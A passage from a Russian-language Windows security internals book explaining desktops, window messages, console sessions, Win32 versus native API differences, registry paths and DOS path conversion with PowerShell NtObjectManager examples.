Затем посредством параметра `Current` мы проверяем имя текущей оконной станции [2] и видим, что находимся в `WinSta0`.

После этого запрашиваем имена рабочих столов текущей оконной станции [3]. Видны только два рабочих стола: `Default` и `WinLogon`. Рабочий стол `WinLogon` появится только при запуске `Get-NtDesktopName` от имени администратора, поскольку он предназначен исключительно для отображения экрана входа, к которому обычное пользовательское приложение не должно иметь доступа. Объекты `Desktop` необходимо открывать относительно пути оконной станции; отдельного каталога объектов для рабочих столов нет. Поэтому имя рабочего стола отражает имя объекта оконной станции.

Наконец, мы проверяем имя рабочего стола текущего потока [4]. Подключённый рабочий стол имеет имя `Default`, поскольку только он доступен обычным пользовательским приложениям. Окна, созданные на рабочем столе, можно перечислить командами `Get-NtDesktop` и `Get-NtWindow`, как показано в листинге 3-6.

```
PS> $desktop = Get-NtDesktop -Current
PS> Get-NtWindow -Desktop $desktop
Handle ProcessId ThreadId ClassName
------ --------- -------- ---------
66104  11864     12848    GDI+ Hook Window Class
65922  23860     18536    ForegroundStaging
65864  23860     24400    ForegroundStaging
65740  23860     20836    tooltips_class32
--snip--
```

Листинг 3-6. Перечисление окон текущего рабочего стола

Как видно, у каждого окна имеется несколько свойств. Первое - его дескриптор, уникальный в пределах рабочего стола. Это не тот тип дескриптора объектов ядра, который обсуждался в предыдущей главе, а значение, выделяемое подсистемой Win32.

Для работы окно получает сообщения от системы. Например, при нажатии кнопки мыши на окне система отправляет сообщение о щелчке и о том, какая именно кнопка нажата. Окно может обработать сообщение и соответствующим образом изменить поведение. Сообщения можно отправлять окну и вручную посредством API `SendMessage` и `PostMessage`.

Каждое сообщение состоит из числового идентификатора, например `0x10`, обозначающего сообщение `WM_CLOSE` для закрытия окна, и двух дополнительных параметров. Значение параметров зависит от сообщения. Для `WM_CLOSE` они не используются, а в других сообщениях могут представлять указатели на строки или целые значения.

Сообщения можно посылать или публиковать. При отправке выполнение ожидает, пока окно обработает сообщение и вернёт значение, а при публикации сообщение просто передаётся окну, после чего вызов немедленно возвращает управление.

В листинге 3-6 столбцы `ProcessId` и `ThreadId` определяют процесс и поток, создавшие окно посредством такого API, как `CreateWindowEx`. Окну свойственно так называемое сродство с потоком: только создавший поток может изменять состояние окна и обрабатывать его сообщения. Однако отправить окну сообщение может любой поток. Для обработки сообщений создавший поток должен выполнять цикл, который вызывает API `GetMessage` для получения очередного доступного сообщения, а затем передаёт его функции обратного вызова обработчика окна через API `DispatchMessage`. Когда приложение не выполняет такой цикл, оно может зависнуть: без цикла GUI не обновляется.

Последний столбец листинга 3-6 - `ClassName`. Это имя класса окна, служащего шаблоном для нового окна. При вызове `CreateWindowEx` указывается `ClassName`, и окно инициализируется значениями по умолчанию из шаблона, например стилем границы и стандартным размером. Приложения часто регистрируют собственные классы для уникальных окон. Вместо этого можно использовать системные классы для кнопок и других распространённых элементов управления.

Оконные сообщения

Рассмотрим простой пример из листинга 3-7, в котором сообщение отправляется окнам для получения текста заголовков всех окон рабочего стола.

```
[1] PS> $ws = Get-NtWindow
[2] PS> $char_count = 2048
PS> $buf = New-Win32MemoryBuffer -Length ($char_count*2)

[3] PS> foreach($w in $ws) {
    $len = Send-NtWindowMessage -Window $w -Message 0xD -LParam
        $buf.DangerousGetHandle() -WParam $char_count -Wait
    $txt = $buf.ReadUnicodeString($len.ToInt32())
    if ($txt.Length -eq 0) {
        continue
    }
    "PID: $($w.ProcessId) - $txt"
}
PID: 10064 - System tray overflow window.
PID: 16168 - HardwareMonitorWindow
PID: 10064 - Battery Meter
--snip--
```

Листинг 3-7. Отправка сообщения WM_GETTEXT всем окнам рабочего стола

Сначала командой `Get-NtWindow` перечисляются все окна текущего рабочего стола [1]. Затем мы выделяем буфер памяти для хранения 2048 символов [2]. Помните, что буфер предназначен для 16-разрядных символов Unicode, поэтому для определения размера в байтах количество символов необходимо умножить на 2.

После этого в цикле [3] каждому окну отправляется сообщение `WM_GETTEXT` с номером `0xD`, запрашивающее заголовок окна. Необходимо указать два параметра: `LParam` - указатель на выделенный буфер и `WParam` - максимальное количество символов Unicode в буфере. Для разных типов сообщений значения этих параметров будут разными. Мы ожидаем результат отправки, указывающий число символов, скопированных в буфер. Затем читаем из буфера строку заголовка и выводим её, игнорируя окна с пустыми заголовками.

В оконной системе можно исследовать ещё очень многое, но эти подробности выходят за рамки книги. Если вы хотите больше узнать о разработке приложений Win32, рекомендую основополагающий труд Чарльза Петцольда *Programming Windows*, 5-е издание (Microsoft Press, 1998). Далее мы рассмотрим, как несколько пользователей могут пользоваться собственными интерфейсами в одной системе посредством консольных сеансов.

Консольные сеансы

Уже первая версия Windows NT позволяла одновременно аутентифицировать нескольких пользователей и выполнять процессы от их имени. Однако до появления служб удалённых рабочих столов (Remote Desktop Services, RDS) разные интерактивные рабочие столы для нескольких учётных записей не могли одновременно работать на одном компьютере. Всем аутентифицированным пользователям приходилось совместно использовать одну физическую консоль. В Windows NT 4 поддержка нескольких консолей появилась как необязательная возможность только для серверов, а начиная с Windows XP стала стандартной.

RDS - служба рабочих станций и серверов Windows, позволяющая удалённо подключаться к GUI и взаимодействовать с системой. Она применяется для удалённого администрирования и предоставления общего хостинга нескольким пользователям одной подключённой к сети системы. Кроме того, её возможности были приспособлены для механизма переключения между пользователями одной системы без выхода из их учётных записей.

Чтобы подготовить Windows к входу нового пользователя, служба диспетчера сеансов создаёт в консоли новый сеанс. В нём организуются объекты оконной станции и рабочего стола пользователя, отделённые от объектов всех остальных одновременно аутентифицированных пользователей. Ядро создаёт объект `Session` для учёта ресурсов, а именованная ссылка на него хранится в каталоге OMNS `KernelObjects`. Однако пользователю объект `Session` обычно предоставляется лишь как целое число. Случайности в этом числе нет: оно просто увеличивается с созданием каждого нового консольного сеанса.

До входа пользователя диспетчер сеансов запускает в новом сеансе несколько процессов. В их число входят отдельный экземпляр CSRSS и процесс Winlogon, которые отображают интерфейс ввода учётных данных и обрабатывают аутентификацию нового пользователя. Подробнее процесс аутентификации рассматривается в главе 12.

Консольный сеанс, к которому относится процесс, назначается при запуске процесса. Строго говоря, консольный сеанс указывается в маркере доступа, но это тема главы 4. Наблюдать за выполняемыми в каждом сеансе процессами можно с помощью команд PowerShell из листинга 3-8.

```
PS> Get-NtProcess -InfoOnly | Group-Object SessionId
Count Name        Group
----- ----        -----
  156 0           {, System, Secure System, Registry...}
    1 1           {csrss.exe}
    1 2           {csrss.exe}
  113 3           {csrss.exe, winlogon.exe, fontdrvhost.exe, dwm.exe...}
```

Листинг 3-8. Отображение процессов каждого консольного сеанса с помощью Get-NtProcess

В Windows имеется только одна физическая консоль, подключённая к клавиатуре, мыши и монитору. Однако по сети можно создать новый удалённый рабочий стол с помощью клиента, взаимодействующего по протоколу удалённого рабочего стола (Remote Desktop Protocol, RDP).

Можно также переключить пользователя, вошедшего в физическую консоль; так реализована функция быстрого переключения пользователей Windows. После переключения физической консоли на нового пользователя прежний остаётся в системе, а его процессы продолжают выполняться в фоне, но взаимодействовать с его рабочим столом уже нельзя.

У каждого консольного сеанса есть собственная специальная область памяти ядра. Дублирование ресурсов обеспечивает разделение консольных сеансов, образуя границу безопасности. Сеанс 0 имеет особое назначение: он предназначен только для привилегированных служб и управления системой. Обычно использовать GUI в выполняющихся в этом сеансе процессах невозможно.

> **Атаки через оконные сообщения.** До Windows Vista и службы, и физическая консоль работали в сеансе 0. Поскольку любой процесс мог отправлять оконные сообщения любому другому процессу того же сеанса, возникала уязвимость, называемая атакой через оконные сообщения (shatter attack). Такая атака происходит, когда обычный пользователь отправляет оконное сообщение более привилегированному приложению того же сеанса и повышает привилегии. Например, сообщение `WM_TIMER` могло принимать произвольный указатель на функцию, которую привилегированное приложение вызывало при получении сообщения. Обычный пользователь мог отправить это сообщение с тщательно выбранным указателем и добиться выполнения произвольного кода в контексте привилегированного приложения.
>
> Windows Vista ослабила угрозу таких атак двумя связанными средствами безопасности, которые присутствуют и в последних версиях Windows. Первое - изоляция сеанса 0, перенёсшая физическую консоль из этого сеанса, чтобы обычное пользовательское приложение не могло отправлять сообщения службам. Второе - изоляция привилегий пользовательского интерфейса (User Interface Privilege Isolation, UIPI), запрещающая менее

привилегированным процессам взаимодействовать с окнами более высокого уровня привилегий. Поэтому, даже если служба создаст окно на рабочем столе пользователя, система отклонит любые сообщения, отправленные пользователем привилегированной службе.

Другая важная особенность консольных сеансов - разделение именованных объектов. В предыдущей главе обсуждался глобальный каталог именованных объектов `BaseNamedObjects`, позволяющий нескольким пользователям совместно использовать ресурсы. Но если в системе одновременно работают несколько пользователей, легко возникают конфликты имён. Windows решает проблему, создавая для каждого консольного сеанса отдельный каталог BNO по пути `\Sessions\<N>\BaseNamedObjects`, где `<N>` - идентификатор сеанса. Каталог `\Sessions` содержит также каталог оконных станций `\Sessions\<N>\Windows`, благодаря которому разделены и оконные ресурсы. Каталог BNO текущего консольного сеанса можно вывести через диск `NtObjectSession`, как показано в листинге 3-9.

```
PS> ls NtObjectSession:\ | Group-Object TypeName
Count Name                Group
----- ----                -----
  246 Semaphore           {SM0:10876:304:WilStaging_02_p0h...}
  263 Mutant              {SM0:18960:120:WilError_02,...}
  164 Section             {fd8HWNDInterface:3092e,...}
  159 Event               {BrushTransitionsCom... }
    4 SymbolicLink        {AppContainerNamedObjects, Local, Session, Global}
    1 ALPC Port           {SIPC_{2819B8FF-EB1C-4652-80F0-7AB4EFA88BE4}}
    2 Job                 {WinlogonAccess, ProcessJobTracker1980}
    1 Directory           {Restricted}
```

Листинг 3-9. Содержимое каталога BNO сеанса

Для сеанса 0 отдельного каталога BNO нет: он использует глобальный каталог BNO.

Происхождение служб удалённых рабочих столов. RDS появились не в Microsoft. Эту технологию для Windows разработала компания Citrix и лицензировала Microsoft для использования в NT 4. Первоначально она называлась Terminal Services, поэтому это название иногда встречается до сих пор. И сегодня можно приобрести вариант RDS от Citrix, который вместо протокола RDP Microsoft использует другой сетевой протокол - Independent Computing Architecture (ICA).

Сравнение API Win32 с системными вызовами

Не все системные вызовы непосредственно представлены в Win32, а в некоторых случаях API Win32 ограничивают функциональность доступных системных вызовов. В этом разделе рассматриваются распространённые различия между системными вызовами и соответствующими API Win32.

В качестве примера возьмём API `CreateMutexEx` - вариант системного вызова `NtCreateMutant` из предыдущей главы для Win32. Прототип API на языке C приведён в листинге 3-10.

```
HANDLE CreateMutexEx(
    SECURITY_ATTRIBUTES* lpMutexAttributes,
    const WCHAR*         lpName,
    DWORD                dwFlags,
    DWORD                dwDesiredAccess
);
```

Листинг 3-10. Прототип API Win32 CreateMutexEx

Сравните его с прототипом `NtCreateMutant` из листинга 3-11.

```
NTSTATUS NtCreateMutant(
    HANDLE*              MutantHandle,
    ACCESS_MASK          DesiredAccess,
    OBJECT_ATTRIBUTES*   ObjectAttributes,
    BOOLEAN              InitialOwner
);
```

Листинг 3-11. Прототип системного вызова NtCreateMutant

Первое различие прототипов состоит в том, что API Win32 возвращает дескриптор объекта ядра, а системный вызов - код NTSTATUS, получая дескриптор через указатель в первом параметре.

Возникает вопрос: если API не возвращает NTSTATUS, как ошибка передаётся вызывающей стороне? В этом отношении API Win32 не всегда единообразны. Если API должен вернуть дескриптор, при ошибке обычно возвращается NULL. Однако некоторые API, например файловые, возвращают вместо него -1. Если дескриптор не возвращается, обычно используется логическое значение: TRUE означает успех, а FALSE - ошибку.

Но как узнать причину ошибки API? Для этого определён набор кодов ошибок. В отличие от NTSTATUS, у них нет внутренней структуры: это просто числа. Если API Windows завершается неудачно, код ошибки можно запросить вызовом GetLastError.

NTDLL предоставляет API RtlNtStatusToDosError, преобразующий NTSTATUS в предопределённый код ошибки Win32. В случае неудачи CreateMutexEx может преобразовать NTSTATUS в код Win32, а затем записать его в расположение последней ошибки текущего потока через API SetLastError.

Коды ошибок можно искать в PowerShell командой Get-Win32Error, как показано в листинге 3-12.

```
PS> Get-Win32Error 5
ErrorCode Name                Message
--------- ----                -------
        5 ERROR_ACCESS_DENIED Access is denied.
```

Листинг 3-12. Поиск кода ошибки Win32 5

Второе существенное различие системного вызова и API Win32 состоит в том, что API не принимает структуру OBJECT_ATTRIBUTES. Вместо этого атрибуты разделены между двумя параметрами: lpName, задающим имя объекта, и lpMutexAttributes - указателем на структуру SECURITY_ATTRIBUTES.

Параметр lpName представляет собой строку из 16-разрядных символов Unicode, завершённую NUL. Хотя диспетчер объектов использует строку UNICODE_STRING с явно заданной длиной, API Win32 применяет строку в стиле C с завершающим символом. Поэтому, несмотря на допустимость NUL в имени объекта, указать его через API Win32 невозможно.

Кроме того, имя не является полным путём к расположению объекта в OMNS: оно задаётся относительно каталога BNO текущего сеанса. Если имя равно ABC, итоговым путём будет \Sessions\<N>\BaseNamedObjects\ABC, где <N> - идентификатор консольного сеанса. Для создания объекта в глобальном каталоге BNO к имени можно добавить префикс Global, например Global\ABC. Это работает потому, что Global - символическая ссылка на \BaseNamedObjects, автоматически создаваемая вместе с каталогом BNO сеанса. Чтобы воспроизвести такое поведение командами PowerShell Get и New, передайте им параметр -Win32Path, как показано в листинге 3-13.

```
PS> $m = New-NtMutant ABC -Win32Path
PS> $m.FullPath
\Sessions\2\BaseNamedObjects\ABC
```

Листинг 3-13. Создание нового Mutant с параметром -Win32Path

Структура SECURITY_ATTRIBUTES показана в листинге 3-14.

```
struct SECURITY_ATTRIBUTES {
    DWORD  nLength;
    VOID*  lpSecurityDescriptor;
    BOOL   bInheritHandle;
};
```

Листинг 3-14. Структура SECURITY_ATTRIBUTES

Она позволяет задать дескриптор безопасности нового объекта и указать, должен ли дескриптор быть наследуемым. Других возможностей `OBJECT_ATTRIBUTES` API Win32 `CreateMutexEx` не предоставляет.

Остаются последние два параметра листинга 3-10: `dwDesiredAccess` непосредственно соответствует `DesiredAccess`, а собственный параметр `InitialOwner` задаётся через `dwFlags` флагом `CREATE_MUTEX_INITIAL_OWNER`.

Неожиданность может возникнуть при попытке найти адрес API `CreateMutexEx` в таблице экспорта DLL KERNEL32, как в листинге 3-15.

```
PS> Get-Win32ModuleExport "kernel32.dll" -ProcAddress CreateMutexEx
Exception calling "GetProcAddress" with "2" argument(s):
"(0x8007007F) - The specified procedure could not be found."
```

Листинг 3-15. Получение CreateMutexEx из KERNEL32

Вместо адреса возвращается исключение. Может быть, выбрана неверная библиотека? Попробуем найти API, выведя все экспортируемые функции и отфильтровав их по имени, как показано в листинге 3-16.

```
PS> Get-Win32ModuleExport "kernel32.dll" | Where-Object Name
-Match CreateMutexEx

Ordinal Name           Address
------- ----           -------
217     CreateMutexExA 0x7FFA088C1EB0
218     CreateMutexExW 0x7FFA088C1EC0
```

Листинг 3-16. Поиск API CreateMutexEx посредством перечисления всех экспортируемых функций


Как видно, API `CreateMutexEx` присутствует не один, а два раза. У каждой функции есть суффикс `A` или `W`. Причина в том, что Windows 95, где первоначально создавалось большинство API, не поддерживала строки Unicode на системном уровне, поэтому API использовали однобайтовые строки в текущей текстовой кодировке. В Windows NT ядро стало полностью основанным на Unicode, но для совместимости со старыми приложениями Windows 95 одна функция предоставлялась через два API.

API с суффиксом `A` принимают однобайтовые, или ANSI-строки. Такие API преобразуют строки в Unicode для передачи ядру, а при необходимости возврата строки выполняют обратное преобразование. Приложения, создаваемые для Windows NT, могут использовать API с суффиксом `W`, означающим широкую строку; им преобразование не требуется. Какой API получит собственное приложение при сборке, зависит от конфигурации сборки и является темой совершенно другой книги.

Пути реестра Win32

В главе 2 вы познакомились с основами доступа к реестру через собственные системные вызовы и пути OMNS. API Win32 для работы с реестром, например `RegCreateKeyEx`, не предоставляют эти пути. Вместо этого доступ к ключам выполняется относительно предопределённых корневых

ключей. Если вы когда-либо пользовались приложением Windows regedit, показанным на рисунке 3-3, эти ключи вам знакомы.



Имена дескрипторов, отображаемые на рисунке 3-3, и соответствующие пути OMNS перечислены в таблице 3-1.

Имя предопределённого дескриптора	**Путь OMNS**
HKEY_LOCAL_MACHINE	\REGISTRY\MACHINE
HKEY_USERS	\REGISTRY\USER
HKEY_CURRENT_CONFIG	\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current
HKEY_CURRENT_USER	\REGISTRY\USER\<SDDL SID>
HKEY_CLASSES_ROOT	Объединённое представление \REGISTRY\MACHINE\SOFTWARE\Classes и \REGISTRY\USER\<SDDL SID>_Classes

Таблица 3-1. Предопределённые дескрипторы реестра и их собственные эквиваленты

Первые три предопределённых дескриптора - HKEY_LOCAL_MACHINE, HKEY_USERS и HKEY_CURRENT_CONFIG - не представляют собой ничего необычного: каждый непосредственно сопоставлен одному пути ключа реестра в OMNS. Следующий дескриптор, HKEY_CURRENT_USER, интереснее: он сопоставлен кусту, загруженному для текущего аутентифицированного пользователя. Имя ключа этого куста - строка SDDL, содержащая SID пользователя.

Последний ключ, HKEY_CLASSES_ROOT, в котором хранятся, в частности, сопоставления расширений файлов, представляет объединённое представление куста классов пользователя и куста компьютера. Пользовательский куст имеет преимущество перед машинным, благодаря чему пользователь может изменять сопоставления расширений без прав администратора.

Открытие ключей

Командам `Get-NtKey` и `New-NtKey` можно передать путь Win32 посредством параметра `Win32Path`, как показано в листинге 3-17.

```
PS> Use-NtObject($key = Get-NtKey \REGISTRY\MACHINE\SOFTWARE) {
    $key.Win32Path
}
HKEY_LOCAL_MACHINE\SOFTWARE

PS> Use-NtObject($key = Get-NtKey -Win32Path "HKCU\SOFTWARE") {
    $key.FullPath
}
\REGISTRY\USER\S-1-5-21-818064985-378290696-2985406761-1002\SOFTWARE
```

Листинг 3-17. Взаимодействие с реестром посредством путей Win32

Сначала мы открываем объект `Key` командой `Get-NtKey`. Для открытия используется путь OMNS, который затем преобразуется в вариант Win32 посредством свойства `Win32Path`. В данном случае `\REGISTRY\MACHINE\SOFTWARE` сопоставляется `HKEY_LOCAL_MACHINE\SOFTWARE`.

Затем выполняется обратная операция: параметром `Win32Path` открывается ключ по имени Win32 и выводится его собственный путь OMNS. Здесь используется куст текущего пользователя. Обратите внимание на сокращённую форму предопределённого имени: `HKCU` вместо `HKEY_CURRENT_USER`. У остальных предопределённых ключей тоже есть сокращения; например, `HKLM` обозначает `HKEY_LOCAL_MACHINE`.

В выводе видна строка SDDL с SID текущего пользователя. Как показывает пример, обратиться к кусту текущего пользователя через путь Win32 намного проще, чем искать SID пользователя и открывать куст путём OMNS.

Перечисление содержимого реестра

В предыдущей главе вы видели, как перечислять содержимое реестра через путь поставщика диска `NtObject` или `NtKey`. Для реестра Win32 доступны дополнительные варианты. Чтобы упростить доступ к кусту текущего пользователя, можно использовать `NtKeyUser`. Например, ключ программного обеспечения текущего пользователя перечисляется так:

```
PS> ls NtKeyUser:\SOFTWARE
```

PowerShell также предоставляет встроенные диски `HKLM` и `HKCU` соответственно для кустов локального компьютера и текущего пользователя. Эквивалент предыдущей команды выглядит так:

```
PS> ls HKCU:\SOFTWARE
```

Почему стоит выбрать один поставщик диска вместо другого? Преимущество поставщиков из модуля PowerShell состоит в том, что они позволяют видеть реестр целиком. Кроме того, они используют собственные API с явно заданной длиной строк и поддерживают символы `NUL` в именах ключей и значений. API Win32, напротив, используют строки в стиле C, завершённые `NUL`, и не способны обрабатывать встроенные символы `NUL`. Поэтому при наличии такого символа в имени встроенный поставщик не может обратиться к ключу или значению. Это продемонстрировано в листинге 3-18.

```
[1] PS> $key = New-NtKey -Win32Path "HKCU\ABC`0XYZ"
[2] PS> Get-Item "NtKeyUser:\ABC`0XYZ"
Name    TypeName
----    --------
ABC XYZ Key

[3] PS> Get-Item "HKCU:\ABC`0XYZ"
```

```
Get-Item : Cannot find path 'HKCU:\ABC XYZ' because it does not exist.

PS> Remove-NtKey $key
PS> $key.Close()
```

Листинг 3-18. Добавление ключа реестра с символом NUL и обращение к нему

Сначала мы создаём ключ, имя которого содержит `NUL`, обозначенный управляющей последовательностью `` `0 `` [1]. При обращении через диск `NtKeyUser` ключ успешно извлекается [2]. Встроенный поставщик диска, напротив, не справляется и не может найти ключ [3].

Такое поведение API Win32 может приводить к проблемам безопасности. Например, вредоносный код способен скрыть ключи и значения реестра от программ, использующих API Win32, встроив `NUL` в имя. Это может помешать обнаружению вредоносного кода. Способ выявления такой техники сокрытия мы увидим в разделе «Поиск скрытых ключей или значений реестра» на странице 94.

Несовпадение возможно и тогда, когда одна программа использует собственные системные вызовы, а другая - API Win32. Например, если один код проверяет правильность настройки пути `ABC`0XYZ`, а затем передаёт его приложению, которое обращается к пути посредством API Win32, новое приложение фактически откроет посторонний, непроверенный ключ `ABC`. Если его содержимое будет возвращено вызывающей стороне, это может привести к раскрытию информации.

У встроенного поставщика реестра тоже есть преимущество: им можно пользоваться без установки внешнего модуля. Кроме того, он позволяет создавать новые ключи и добавлять значения, чего поставщик из модуля не поддерживает.

Пути устройств DOS

Другое существенное различие API Win32 и собственных системных вызовов заключается в обработке путей к файлам. В предыдущей главе мы видели, что к смонтированной файловой системе можно обратиться по пути `Device\<VolumeName>`. Однако указать такой собственный путь через API Win32 нельзя. Вместо этого применяются общеизвестные пути с буквами дисков, например `C:\Windows`. Поскольку пути с буквами дисков унаследованы от MS-DOS, их называют путями устройств DOS.

Разумеется, для правильной работы системного вызова API Win32 должен передать ему собственный путь. Преобразование выполняет API NTDLL `RtlDosPathNameToNtPathName`, который принимает путь устройства DOS и возвращает полностью преобразованный собственный путь. Простейший случай - полный путь с буквой диска, например `C:\Windows`. Тогда к пути лишь добавляется предопределённый компонент `\??`, и получается `\??\C:\Windows`.

Путь `\??`, называемый также префиксом карты устройств DOS, указывает диспетчеру объектов искать букву диска в два этапа. Сначала диспетчер проверяет пользовательский каталог карты устройств DOS по пути `Sessions\0\DosDevices\<AUTHID>`. Поскольку первым проверяется пользовательское расположение, каждый пользователь может создавать собственные сопоставления дисков. Компонент `<AUTHID>` связан с сеансом аутентификации маркера вызывающей стороны. Я опишу его в главе 4, а пока достаточно знать, что это значение уникально для каждого пользователя. Обратите внимание: `0` в качестве идентификатора консольного сеанса - не опечатка. Все сопоставления устройств DOS помещаются в одно расположение независимо от консольного сеанса пользователя.

Если буква диска не найдена в пользовательском расположении, диспетчер объектов проверяет глобальный каталог `GLOBAL??`. Если её нет и там, поиск файла завершается неудачно. Буква диска является символической ссылкой диспетчера объектов, указывающей на устройство

смонтированного тома. Увидеть это можно, открыв буквы дисков командой `Get-NtSymbolicLink` и выведя их свойства, как показано в листинге 3-19.

```
PS> Use-NtObject($cdrive = Get-NtSymbolicLink "\??\C:") {
    $cdrive | Select-Object FullPath, Target
}
FullPath        Target
--------        ------
[1] \GLOBAL??\C: \Device\HarddiskVolume3

[2] PS> Add-DosDevice Z: C:\Windows
PS> Use-NtObject($zdrive = Get-NtSymbolicLink "\??\Z:") {
    $zdrive | Select-Object FullPath, Target
}
FullPath                                        Target
--------                                        ------
[3] \Sessions\0\DosDevices\00000000-011b224b\Z: \??\C:\windows

[4] PS> Remove-DosDevice Z:
```

Листинг 3-19. Отображение символических ссылок дисков C: и Z:

Сначала мы открываем символическую ссылку диска `C:` и выводим её свойства `FullPath` и `Target`. Полный путь находится в каталоге `\GLOBAL??`, а целевой объект является путём тома [1]. Затем командой `Add-DosDevice` создаём новый диск `Z:`, указывающий на каталог Windows [2]. Обратите внимание, что диск `Z:` доступен в любом пользовательском приложении, а не только в PowerShell. Свойства `Z:` показывают, что он находится в пользовательской карте устройств DOS, а его целью служит собственный путь к каталогу Windows [3]. Следовательно, ссылка буквы диска не обязана указывать непосредственно на том, если в итоге путь всё же приводит к нему; здесь это происходит после перехода по символической ссылке диска `C:`. Наконец, для полноты примера мы удаляем `Z:` командой `Remove-DosDevice` [4].

Типы путей

В таблице 3-2 перечислены различные типы путей, поддерживаемые API Win32, и приведены примеры собственных путей после преобразования.

Путь DOS	Собственный путь	Описание
`some\path`	`\??\C:\ABC\some\path`	Относительный путь от текущего каталога
`C:\some\path`	`\??\C:\some\path`	Абсолютный путь
`C:some\path`	`\??\C:\ABC\some\path`	Путь относительно текущего каталога диска
`\some\path`	`\??\C:\some\path`	Путь от корня текущего диска
`\\.\C:\some\..\path`	`\??\C:\path`	Канонизированный путь устройства
`\\?\C:\some\..\path`	`\??\C:\some\..\path`	Неканонизированный путь устройства
`\??\C:\some\path`	`\??\C:\some\path`	Неканонизированный путь устройства

Путь DOS	Собственный путь	Описание
`\\server\share\path`	`\??\UNC\server\share\path`	Путь UNC к общему ресурсу сервера

Таблица 3-2. Типы путей Win32

Из-за способа задания путей DOS несколько различных путей могут представлять один собственный путь. Чтобы итоговый собственный путь был правильным, путь DOS должен пройти канонизацию, преобразующую разные варианты в единую каноническую форму.

Одна из простых операций канонизации - обработка разделителей пути. В собственных путях разделитель только один: обратная косая черта (`\`). Прямую косую черту (`/`) диспетчер объектов считает обычным символом имени файла. В путях DOS разделителями служат и прямые, и обратные косые черты. При канонизации все прямые черты преобразуются в обратные, поэтому `C:\Windows` и `C:/Windows` равнозначны.

Другая операция канонизации - разрешение ссылок на родительский каталог. В пути DOS имя файла может быть представлено одной точкой (`.`) или двумя (`..`), каждая из которых имеет особый смысл. Одна точка обозначает текущий каталог и удаляется при канонизации. Две точки обозначают родительский каталог, поэтому предшествующий компонент каталога удаляется. Так, `C:\ABC\.\XYZ` преобразуется в `C:\ABC\XYZ`, а `C:\ABC\..\XYZ` - в `C:\XYZ`. Как и в случае прямой косой черты, собственные API ничего не знают об этих специальных именах и считают их именами искомых файлов.

> **Примечание.** В большинстве других операционных систем, например Linux, канонизация выполняется в ядре. Однако из-за модели подсистем Windows должна канонизировать пути в пользовательском режиме, внутри библиотеки конкретной подсистемы. Это позволяет поддерживать различия в поведении сред OS/2 и POSIX.

Если путь DOS начинается с `\\?\` или `\??\`, канонизация не выполняется: путь используется буквально, включая ссылки на родительские каталоги и прямые косые черты. В некоторых случаях префикс `\??\` может быть ошибочно воспринят API Win32 как путь от корня текущего диска, в результате чего открывается, например, `\??\C:\??\Path`. Учитывая возможную путаницу, непонятно, зачем Microsoft добавила такой тип пути DOS.

Вручную преобразовать путь Win32 в собственный позволяет команда `Get-NtFilePath`, а проверить тип пути - `Get-NtFilePathType`. Примеры приведены в листинге 3-20.

```
PS> Set-Location $env:SystemRoot
PS C:\Windows> Get-NtFilePathType "."
Relative

PS C:\Windows> Get-NtFilePath "."
\??\C:\Windows

PS C:\Windows> Get-NtFilePath "..\"
\??\C:\

PS C:\Windows> Get-NtFilePathType "C:ABC"
DriveRelative

PS C:\Windows> Get-NtFilePath "C:ABC"
\??\C:\Windows\ABC

PS C:\Windows> Get-NtFilePathType "\\?\C:\abc/..\xyz"
LocalDevice

PS C:\Windows> Get-NtFilePath "\\?\C:\abc/..\xyz"
\??\C:\abc/..\xyz
```

Листинг 3-20. Примеры преобразования путей к файлам Win32

При использовании команды `Get-NtFile` или `New-NtFile` свойство `Win32Path` позволяет считать путь путём Win32 и преобразовать его автоматически.

Максимальная длина пути

Максимальная длина имени файла в Windows ограничена количеством символов, которое может храниться в структуре `UNICODE_STRING`, - 32 767. Однако требования API Win32 строже. По умолчанию любая попытка передать путь длиннее `MAX_PATH`, определённого как 260 символов, завершится ошибкой, как показано в листинге 3-21. Это поведение реализовано внутри API NTDLL `RtlDosPathNameToNtPathName`, преобразующего путь Win32 в собственный формат.

```
PS> $path = "C:\$('A'*256)"
PS> $path.Length
259

PS> Get-NtFilePath -Path $path
\??\C:\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...

PS> $path += "A"
PS> $path.Length
260

PS> Get-NtFilePath -Path $path
Get-NtFilePath : "(0xC0000106) - A specified name string is too long..."

PS> $path = "\\?\" + $path
PS> $path.Length
264

PS> Get-NtFilePath -Path $path
\??\C:\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
```

Листинг 3-21. Проверка ограничения MAX_PATH для пути Win32

